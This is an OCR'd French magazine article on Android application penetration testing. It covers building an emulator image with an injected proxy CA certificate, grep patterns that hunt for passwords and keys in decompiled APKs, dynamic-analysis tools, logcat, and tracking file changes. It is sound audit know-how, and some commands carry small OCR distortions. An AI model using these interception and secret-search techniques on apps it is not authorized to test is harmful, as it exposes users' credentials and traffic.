
```
marc@trantor 15:31:15 /tmp/emulator
└─$ adb push busybox /system/vendor/bin/
995 KB/s (883644 bytes in 0,866s)
```

```
127|root@generic_x86:/system/vendor/bin # ls -l
-rw-rw-rw- root     root       883644 2015-05-15 09:30 busybox
root@generic_x86:/system/vendor/bin # chmod 777 busybox
root@generic_x86:/system/vendor/bin # ./busybox --install /system/vendor/bin
root@generic_x86:/system/vendor/bin # ls -l
-rwxrwxrwx root     root       883644 2015-05-15 09:30 [
-rwxrwxrwx root     root       883644 2015-05-15 09:30 [[
-rwxrwxrwx root     root       883644 2015-05-15 09:30 acpid
-rwxrwxrwx root     root       883644 2015-05-15 09:30 add-shell
-rwxrwxrwx root     root       883644 2015-05-15 09:30 addgroup
-rwxrwxrwx root     root       883644 2015-05-15 09:30 adduser
-rwxrwxrwx root     root       883644 2015-05-15 09:30 adjtimex
-rwxrwxrwx root     root       883644 2015-05-15 09:30 arp
-rwxrwxrwx root     root       883644 2015-05-15 09:30 arping
-rwxrwxrwx root     root       883644 2015-05-15 09:30 ash
```

Deuxième étape : Installer notre certificat CA

Afin de pouvoir intercepter et manipuler le trafic HTTPS, opérations basiques lors d'un test d'intrusion, il est nécessaire d'installer le certificat CA de notre proxy intrusif (généralement Burp Suite ou ZAP).
Il existe pour cela plusieurs méthodes, mais puisque nous créons une image système modifiée, autant inclure manuellement ce certificat directement dans le magasin de certificats du système Android.

On récupère donc le certificat depuis notre proxy intrusif, reste à le pousser sur l'appareil. Le magasin Android stocke les certificats au sein du répertoire /system/etc/security/cacerts/ ; c'est le hash du « Subject Name » qui est utilisé pour les nommer.




```
marc@trantor 15:35:43 /tmp/emulator
$ openssl x509 -in cacert.der -inform DER -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1408366963 (0x53f1f973)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=PortSwigger, ST=PortSwigger, L=PortSwigger, O=PortSwigger, OU=PortSwigger CA, CN=PortSwigger CA
        Validity
            Not Before: Aug 18 13:02:43 2014 GMT
            Not After : Aug 13 13:02:43 2034 GMT
        Subject: C=PortSwigger, ST=PortSwigger, L=PortSwigger, O=PortSwigger, OU=PortSwigger CA, CN=PortSwigger CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

```
marc@trantor 15:35:51 /tmp/emulator
$ openssl x509 -noout -subject_hash_old -inform DER -in cacert.der
9a5ba575
```

```
marc@trantor 15:36:34 /tmp/emulator
$ adb push cacert.der /system/etc/security/cacerts/9a5ba575.0
15 KB/s (712 bytes in 0.045s)
```

Dernière étape : Rendre ces changements permanents


Afin de stocker ces changements temporaires, l'émulateur Android crée une copie temporaire de l'image système utilisée au sein du dossier /tmp/emulator-<username>. Il suffit donc de copier cette image modifiée et de la déposer dans le dossier de notre AVD (~/.Android/avd/<avd name>).

```
marc@trantor 15:39:24 /tmp/android-marc
$ ls -lh
total 551M
-rw------- 1 marc marc 550M May 15 15:37 emulator-lmu4Ee
srwxr-xr-x 1 marc marc    0 May 15 14:35 qemu-gles-11268
srwxr-xr-x 1 marc marc    0 May 15 14:51 qemu-gles-12486
srwxr-xr-x 1 marc marc    0 May 15 14:53 qemu-gles-12608
srwxr-xr-x 1 marc marc    0 May 15 15:07 qemu-gles-13407
srwxr-xr-x 1 marc marc    0 May 15 15:19 qemu-gles-14205
srwxr-xr-x 1 marc marc    0 May 15 15:20 qemu-gles-14288
srwxr-xr-x 1 marc marc    0 May 15 14:31 qemu-gles-5880
srwxr-xr-x 1 marc marc    0 May 15 14:34 qemu-gles-8668
```

```
marc@trantor 15:39:37 /tmp/android-marc
$ cp emulator-lmu4Ee ~/.android/avd/pentest.avd/system.img
```


Si on relance l'émulateur, on constate qu'il détecte automatiquement la présence de cette image et la charge au démarrage de l'AVD.


```
kernel.path = /opt/android-studio/sdk/add-ons/addon-google_apis_x86-google-19/images/x86//kernel-qemu
kernel.parameters =  androidboot.hardware=goldfish clocksource=pit android.checkjni=1
kernel.newDeviceNaming = no
kernel.supportsYaffs2 = yes
disk.ramdisk.path = /opt/android-studio/sdk/add-ons/addon-google_apis_x86-google-19/images/x86//ramdisk.img
disk.systemPartition.initPath = /home/marc/.android/avd/pentest.avd/system.img
disk.systemPartition.size = 550m
disk.dataPartition.path = /home/marc/.android/avd/pentest.avd/userdata-qemu.img
disk.dataPartition.size = 1g
avd.name = pentest
```




Nous disposons alors d'un terminal dédié au pentest opérationnel. Il permet d'utiliser les commandes UN*X les plus courantes et de faire de l'interception HTTPS.

```
marc@trantor 15:45:45 ~/.android/avd
$ emulator -avd pentest -verbose -gpu on -http-proxy http://127.0.0.1:8080 -debug-proxy
```







Il ne s'agit bien sûr que des prérequis de base et cette méthode peut être employée pour effectuer toute sorte de modifications permanentes au système Android (modification des scripts de démarrage ou du framework Android, installation d'applications système, etc.).

> Le Pentest : analyse statique

Le code source

Dans le cadre d'un test d'intrusion, le code source n'est habituellement pas fourni. Cependant, la plupart du temps il est possible d'obtenir le code reconstitué en décompilant les classes JAVA contenues dans le fichier APK. Le principal problème réside dans le fait que le code généré par les outils de décompilation est parfois difficilement lisible : noms de variables et de fonctions perdus, structure du code différente de celle d'origine, etc.

Dans le cas des tests d'intrusions réalisés avec le code source (par exemple, dans le cadre d'un audit intrusif d'une demande d'homologation ARJEL).... On se retrouve alors dans le contexte d'un audit de code Java classique, à l'exception de quelques spécificités d'Android.

Il existe des outils d'analyse statique automatisés conçus spécialement pour Java, mais ils sont en général prévus pour être utilisés par les développeurs pour découvrir des bugs, et non pas des failles de sécurité. Ces outils produiront donc de nombreux faux positifs et ne remplaceront pas un humain capable de comprendre le code qu'il lit, avec des problématiques de sécurité en tête.

Le contenu du fichier APK

Les fichiers APK pouvant être décompressés, et le pseudo-code source Java pouvant être obtenu aisément à l'aide d'outils de décompilation, il n'y a donc pas de frein à utiliser les bonnes vieilles méthodes de recherche manuelle.

On peut donc commencer à chercher des chaînes de caractères précises au sein du code source, des fichiers de configuration et de tout autre fichier présent au sein de l'application à l'aide des commandes grep, sed ou tout autre outil de recherche. Les exemples suivants sont des classiques, mais ils peuvent être adaptés et complétés en fonction du contexte de l'audit :

Recherche d'URI :
```
grep -aiRPoH 'https?://[a-zA-Z0-9\-\_\.\~\!\*'\''\(\)\;\:\@\&\=\+$\, \/\?\#\[\]\%]+'|sed 's/:/, /
```

Recherche de mots clefs « sensibles » :
```
grep -aiRPoH 'password=|key=|pass=|secret='
```

Recherche de condensats cryptographiques MD5 :
```
egrep -RHoE « (^|[^a-fA-F0-9])[a-fA-F0-9]{32}([^a-fA-F0-9]|$) »
```

On peut ainsi sortir de ses tiroirs ses expressions rationnelles préférées et partir à la recherche de toute sorte de données intéressantes.

Avec un parcours rapide des fichiers contenus dans l'application, on identifiera rapidement les frameworks de développement « tout-en-un » (tel qu'Apache Cordova). Ces outils permettent généralement de développer avec des outils Web classiques (HTML, CSS, JavaScript/JQuery) puis de générer facilement des applications pour les différentes plateformes mobiles (Android et iOS principalement).

Le fichier manifest.xml est une source d'informations pouvant également s'avérer intéressantes dans le contexte d'un test d'intrusion. En effet, il détaille la liste des permissions Android requises par l'application, donnant à l'auditeur un aperçu des actions susceptibles d'être réalisées par l'application : WRITE_EXTERNAL_STORAGE, INTERNET, USE_CREDENTIALS, etc.

De nombreux attributs de l'application sont définis au sein de ce fichier. Parmi ceux-ci on recherchera la présence de l'attribut android:debuggable, qui pourra simplifier considérablement la phase d'analyse dynamique.

« Les fichiers APK pouvant être décompressés, et le pseudo-code source Java pouvant être obtenu aisément à l'aide d'outils de décompilation, il n'y a donc pas de frein à utiliser les bonnes vieilles méthodes de recherche manuelle. »


Les données présentes sur le terminal

Une fois l'application installée, le fichier APK réside dans le dossier /data/app, et un dossier portant le nom de l'application est créé dans le répertoire /data/data/. Ce dernier contient habituellement les fichiers de configuration, ainsi que les données stockées localement par l'application. Les permissions UN*X qui lui sont attribuées assurent qu'une autre application ne peut y accéder.

Il constitue donc un emplacement privilégié pour la recherche d'identifiants ou de données sensibles (à l'aide d'adb par exemple). Il est d'ailleurs important de surveiller les changements effectués dans ce dossier et au sein des fichiers qu'il contient lors de la phase d'analyse dynamique.

Il est en effet assez courant de constater que l'application auditée stocke des identifiants de Web Services et autres jetons d'identification en clair sur le disque, dans une base de données SQLite, voire dans un simple fichier texte...

Dans certains cas, l'application peut aussi écrire des données sur la carte micro-SD (s'il y en a une de présente). Le risque est encore plus grand dans ce cas précis, puisque le système de fichiers utilisé sur ce support (généralement FAT) ne permet pas de faire respecter des permissions strictes. Ainsi, une application malveillante pourra sans difficulté y accéder et dérober les informations contenues sur la carte.



> Le Pentest : analyse dynamique

Définition

De manière générale, l'analyse dynamique d'une application vient compléter l'analyse statique réalisée. Il s'agit ici d'étudier le comportement de l'application AKA « monitoring ». On s'attardera donc sur l'analyse des appels de fonction, les chaines stockées en mémoire, les mécanismes de débogage, les injections de code ou encore le trafic généré.

En fonction des contextes, des outils en ligne peuvent être utilisés à l'instar de :

- Anubis : http://anubis.iseclab.org
- APK Analyzer : http://www.apk-analyzer.net
- ForeSafe : http://www.foresafe.com/list
- SandDroid : http://sanddroid.xjtu.edu.cn
- Tracedroid : http://tracedroid.few.vu.nl
- VirusTotal : https://www.virustotal.com

Cependant, dans le cadre du pentest il est assez peu recommandé d'externaliser les données de clients vers d'autres plateformes. Ces outils peuvent néanmoins apporter des idées ou être utilisés dans le cadre d'études de malwares ou encore lors de certaines missions forensic.

On privilégiera donc d'autres composants à l'instar de :

- AndroidHooker : projet open source facilitant l'étude des appels à l'API ;
- Droidbox : outil permettant d'obtenir les évènements et interactions de l'application ;
- Drozer /Mercury : framework permettant entre autres d'interagir avec les mécanismes Inter-Process Communication (IPC). D'autres fonctionnalités sont disponibles, mais elles sortent du contexte présenté ici ;
- Un proxy : tel Burp Suite , destiné à observer le trafic HTTP transitant entre l'application / l'émulateur et un serveur distant) ;
- Une sandbox Cuckoo-Droid : extension de Cuckoo permettant d'étudier le comportement de l'application. L'utilisation est ici un peu détournée, mais l'apport d'informations peut s'avérer bénéfique ;
- Un analyseur réseau : TCPDump / WireShark / ou directement l'émulateur (apportant un complément d'information par rapport au simple proxy).

Sans omettre les outils usuels embarqués pour la plupart avec le SDK : Android Debug Bridge (ADB), Dalvik Debug Monitor Server (DDMS) / Android Device Monitor (tools/monitor), les mécanismes de visualisation de logs (logcat), etc.

« L'analyse dynamique d'une application vient compléter l'analyse statique réalisée. [...] On s'attardera donc sur l 'analyse des appels de fonction, les chaines stockées en mémoire, les mécanismes de débogage, les injections de code ou encore le trafic généré. »

La liste n'est bien entendu pas exhaustive et tout comme pour l'analyse statique, chacun utilisera les outils qu'il jugera adaptés en fonction du temps, des besoins et de l'application auditée.

Sur quoi faut-il se concentrer précisément ?

- les informations sur les échanges réseau réalisés ;
- les accès en lecture et écriture sur les fichiers ;
- les services démarrés, les classes chargées, etc.
- d'éventuelles fuites d'informations et stockages d'informations sensibles en clair ;
- les données sur les « broadcast receivers » ;
- les opérations de chiffrement utilisant l'API Android ;
- les informations sur les appels et SMS ;
- les injections de code ;
- des défauts de cloisonnement ;
- des erreurs quant à la gestion de privilèges ;
- la mauvaise manipulation de composants (à titre d'exemple les « intents ») ;
- etc.

Échanges réseau

Inutile de s'attarder trop en détail sur cette partie, les mécanismes et tests à réaliser sont identiques à ce que l'on trouve dans des situations de tests d'intrusions classiques. On recherchera la transmission d'informations en clair, quels sont les serveurs destinataires, les mécanismes de sécurisation et si ces derniers sont correctement déployés (certificate pinning par exemple), etc.

En bref, sortez votre proxy intrusif et appliquez votre méthodologie Web habituelle !

> INFO

Certificate pinning

Le « Certificate Pinning », ou épinglage de certificat en français, est une méthode de validation du certificat du serveur différente de celle habituellement utilisée dans le cadre de connexion SSL/TLS. Au lieu de partir du certificat du serveur et de remonter la chaîne de certification jusqu'à un certificat racine de confiance, l'application ne contrôle que le certificat du serveur. Cette méthode présente l'avantage de ne plus dépendre ni du système (il est possible d'y ajouter des certificats de confiance), ni des éditeurs de certificats pour s'assurer que le certificat présenté est le bon.

Cette méthode de contrôle du certificat du serveur peut être implémentée de plusieurs manières :


✚ Contrôler le certificat lui-même ;

✚ Contrôler la clef publique du certificat ;

✚ Alternativement, s'assurer que le certificat du serveur est bien signé par un certificat donné (dans ce cas, on « pin » le certificat signataire).

« Comportement » de l'application

Pour cette partie, l'utilisation d'une « sandbox » offre une solution en parfaite adéquation avec les besoins du pentest. L'objectif est ici de récupérer « le bruit » généré par l'application auditée à partir d'une image système modifiée. À ce titre, Droidbox s'avère être un outil plutôt complet.



Le code en python se veut très simple. Il est donc aisé de le modifier selon les besoins.

Rien de complexe dans son utilisation ni dans la synthèse des informations récupérées, ce qui permet de gagner un temps précieux. Cuckoo et son extension dédiée à Android peuvent également apporter un gain d'information complémentaire (cf. ActuSécu précédent - Ransomwares).

Mais il est également possible de créer son propre outil. Trois étapes suffisent pour se rapprocher de Droidbox :

✚ récupération des sources Android ;

✚ ajout de mécanismes de logs et/ou outils d'analyse custom ;

✚ création de son propre fichier img que l'on utilisera lors de l'émulation.

Bien que simples sur le papier, ces étapes peuvent paraître fastidieuses, mais l'outil déployé permettra de gagner un temps précieux.

L'illustration ci-dessus reflète des informations provenant d'une application volontairement vulnérable (GoatDroid/FourGoats).

On récupérera donc :


✚ des informations d'accès en lecture / écriture aux fichiers ;

✚ des informations sur les communications réseau entrantes / sortantes ;

✚ des informations sur les appels / SMS ;

✚ des informations sur les permissions ;

✚ des informations sur les « broadcast receivers », services, etc.



Debug / Logging

On profitera de l'occasion pour parler de quelques erreurs. À titre d'exemple, l'oubli de certains messages dans les journaux d'évènements des applications (du simple token de passage dans une fonction, à l'affichage d'un mot de passe en clair, en passant par la requête SQL réalisée). Aucun point n'est à négliger, même ce qui pourrait sembler le plus logique.

Une coquille peut très vite s'immiscer dans le processus de développement. En parallèle on retrouvera donc l'étude / le suivi des logs renvoyés et la vérification de la présence ou non du mode debuggable (cf. android:debuggable).

Le précieux logcat auquel on appliquera des filtres permettra de se focaliser sur l'application et ses interactions (sans omettre de conserver l'output, il est parfois utile de réaliser une recherche ultérieure !). On pourra également récupérer les évènements système et tout ce qui incombe au système d'exploitation comme aux applications.

Liste des niveaux de logs :

- V — Verbose (lowest priority) ;
- D — Debug ;
- I — Info ;
- W — Warning ;
- E — Error ;
- F — Fatal ;
- S — Silent (highest priority).

Exemple pour récupérer les logs d'une application spécifique :
adb logcat <package name>:<log level> *:S

Si l'on complète cette analyse avec les informations de debug, le comportement de l'application devrait paraitre beaucoup plus évident.

Nous pouvons donc évoquer Dalvik Debug Monitor Server (DDMS) / Android Device Monitor qui est l'interface de debug et de monitoring incluse avec le SDK. Elle permet d'observer l'utilisation du tas, suivre les allocations mémoire, examiner les différents threads, profiler les fonctions / méthodes, suivre le trafic, les logs, etc.

Des fonctions d'émulations sont également présentes afin de simuler des appels, SMS, géolocalisation, etc. Il s'agit donc d'un outil standalone assez complet, MAIS relativement lourd.

Threads | Heap | Allocatio... | Network ... | File Expl...

ID	Tid	Status	utime	stime	Name
1	818	Native	3288	287	main
*2	820	VmWait	15	3	GC
*3	823	VmWait	0	0	Signal Catcher
*4	824	Runnable	2	0	JDWP
*5	825	Wait	0	0	ReferenceQueueDaemon
*6	826	Wait	1	1	FinalizerDaemon
*7	827	Wait	0	0	FinalizerWatchdogDaemon
8	828	Native	11	4	Binder_1
9	829	Native	10	4	Binder_2
10	833	Wait	10	5	AsyncTask #1
11	845	Wait	19	5	AsyncTask #2

Une fois encore il s'agira d'une question de choix, les goûts et les couleurs ne se discutent pas. Mais dans le cadre du pentest, il est souvent préférable d'utiliser des outils qui ne font que ce qu'on leur demande plutôt que de sortir un tank pour tuer une pauvre mouche. Accessoirement il est bien plus rigolo de jouer avec des lignes de code que de lourdes IHM !

```
Arnaud (zsh)
areygnaud@XMCO-AR | 02/07/2015 - 10:14 | [~]
adb logcat
--------- beginning of main
I/qemu-props(    0): connected to 'boot-properties' qemud service.
W/auditd  (  938): type=2000 audit(0.0:1): initialized
I/qemu-props(    0): receiving..
I/qemu-props(    0): received: dalvik.vm.heapsize=64m
I/qemu-props(    0): receiving..
I/qemu-props(    0): received: qemu.sf.lcd_density=320
I/qemu-props(    0): receiving..
I/qemu-props(    0): received: qemu.hw.mainkeys=0
I/qemu-props(    0): receiving..
I/qemu-props(    0): received: qemu.sf.fake_camera=none
I/qemu-props(    0): receiving..
I/qemu-props(    0): received: ro.opengles.version=131072
```

>>> Bonus #2 : l'analyse dynamique du pauvre

Il est vrai qu'il existe à présent des outils plus ou moins performants pour réaliser des opérations d'analyse dynamique sur les applications Android. Mais si l'on souhaite faire ces opérations manuellement, dans le cas de tests sur un appareil physique par exemple, il est toujours possible de s'en sortir avec un shell et un petit peu d'ingéniosité.

Si l'on a suivi les opérations décrites dans l'encart précédent, (Bonus #1), on dispose d'ores et déjà de busybox, et donc des outils Unix les plus courants. On commence donc par créer un fichier de référence sur la carte SD. Sa date de création servira de « timestamp » de référence.

```
130|uid=0 gid=0@generic_x86:/data # touch /mnt/sdcard/timestamp
uid=0 gid=0@generic_x86:/data # ls -l /mnt/sdcard/timestamp
-rwxrwx---    1 0        1028            0 Jul 24 14:03 /mnt/sdcard/timestamp
```

Installons notre application via adb :

```
nlebrun:                $ adb install M                .APK
3557 KB/s (2068565 bytes in 0.567s)
WARNING: linker: libdvm.so has text relocations. This is
        pkg: /data/local/tmp/              .APK
Success
```

Il suffit alors d'invoquer une formule magique shell pour obtenir la liste des fichiers modifiés depuis l'instant où nous avons créé notre « timestamp » (en excluant /proc, /dev et /sys bien sûr) :


find / \(-type f -a -newer /mnt/sdcard/timestamp \) -o -type d -a \(-name dev -o -name proc -o -name sys \) -prune | grep -v -e « ^/dev$ » -e « ^/proc$ » -e « ^/sys$ »

```
e sys \) -prune | grep -v -e "^/dev$" -e "^/proc$" -e "^/sys$"
/data/app/com.                    .apk
/data/dalvik-cache/system@priv-app@DefaultContainerService.apk@classes.dex
/data/dalvik-cache/data@app@com.                    .apk@classes.dex
/data/dalvik-cache/system@app@PicoTts.apk@classes.dex
/data/system/users/0/package-restrictions.xml
/data/system/users/0/appwidgets.xml
/data/system/packages.xml
/data/system/packages.list
/data/system/dropbox/system_app_strictmode@1406210690984.txt.gz
```

On constate que l'application (fichier APK) a bien été déposée dans /data/app, et divers fichiers système ont été mis à jour.

On peut alors mettre à jour notre « timestamp » (touch /mnt/sdcard/timestamp), jouer un peu avec l'application, puis relancer notre incantation. Il est ainsi possible de facilement traquer les opérations effectuées par une application sur le système de fichiers :

```
e "^/proc$" -e "^/sys$"                                                    <
/storage/sdcard/Android/data/.nomedia
/storage/sdcard/Android/data/com.                    /Perimetre/XMCO_TEST.db
/storage/sdcard/Android/data/com.                    /Systeme/perimetre3.txt
/storage/sdcard/Android/data/com.                                  .ini
/storage/sdcard/Android/data/com.                    /log_              _201407.txt
/storage/sdcard/Android/data/com.                    /ParamFTP_MM.txt
/mnt/media_rw/sdcard/Android/data/.nomedia
/mnt/media_rw/sdcard/Android/data/com.                    /Perimetre/XMCO_TEST.db
/mnt/media_rw/sdcard/Android/data/com.                    /Systeme/perimetre3.txt
/mnt/media_rw/sdcard/Android/data/com.                    /              .ini
/mnt/media_rw/sdcard/Android/data/com.                    /log_              _201407.txt
/mnt/media_rw/sdcard/Android/data/com.                    /ParamFTP_MM.txt
/data/data/com.android.inputmethod.latin/files/contacts.en_US.dict
/data/system/users/0/package-restrictions.xml
```



Injections de code

Tout comme dans le cadre d'une application Web, on s'intéressera aux lacunes en termes de filtrage des entrées. Le changement de support n'empêchant pas les classiques, on se penchera sur les XSS (Cross Site Scripting) ciblant les composants WebView (permettant d'afficher des pages Web dans une Activity), la gestion du stockage des données donc les injections SQL (préférences, configuration, données applicatives, etc.), etc. Chaque input peut être un point d'entrée pour peu que des impairs aient été commis durant le développement.

Concernant les injections SQL, il faudra bien distinguer celles qui impacteront une base de données distante, de celles touchant une base SQLite locale. La criticité sera à pondérer avec l'impact métier occasionné par l'injection.

En dehors des inputs, d'autres vecteurs peuvent également être utilisés si l'application en question fait appel à des composants externes et qu'elle ne vérifie pas les données qu'elle utilise (fichiers, contacts, SMS, mails, contenu applicatif, RSS, etc.). Le périmètre peut donc s'avérer relativement large et il est parfois complexe d'énumérer tous les vecteurs de compromission.

IPC

Enfin, nous nous intéresserons aux IPC non sécurisées notamment les mécanismes d'« intents » qui permettent aux applications de communiquer et d'échanger des données entre elles. En soi il ne s'agit ni plus ni moins que d'un simple « message ».

